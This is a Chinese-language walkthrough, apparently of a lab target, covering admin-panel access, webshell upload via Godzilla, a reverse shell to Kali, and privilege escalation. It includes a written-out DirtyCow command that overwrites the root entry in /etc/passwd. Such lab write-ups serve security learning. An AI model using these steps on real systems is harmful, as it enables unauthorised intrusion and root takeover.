 成功登录管理员后台拿到后台权限
在网站的扩展里发现可以写入文件,于是便先创建个探针文件进行测试:


 发现是成功的,于是就可以开始写后门并通过哥斯拉去连接了
可能会有个疑问,这个路径是怎么发现的:一个是可以通过开始的目录爆破我们得知目标是存在模板的;另一个则是自己登录对方后台改写模板的时候观察到的
 写好一句话木马后就可以尝试连接了
 成功拿到web权限
因为个人喜欢到kali进行权限提升,于是我用反弹将web的shell弹到kali去了:

 上传脚本对其配置错误进行枚举
gcc -pthread 40611 -o dirtycow
./dirtycow /etc/passwd 'root:$1$aa$$1$aa$cLBs1BQc1JBv3fI3drgNs0
:0:0:root:/root:/bin/bash'
成功将靶机打关机
只能重启靶机再试试别的了
 试试上图所示cve
 成功提权
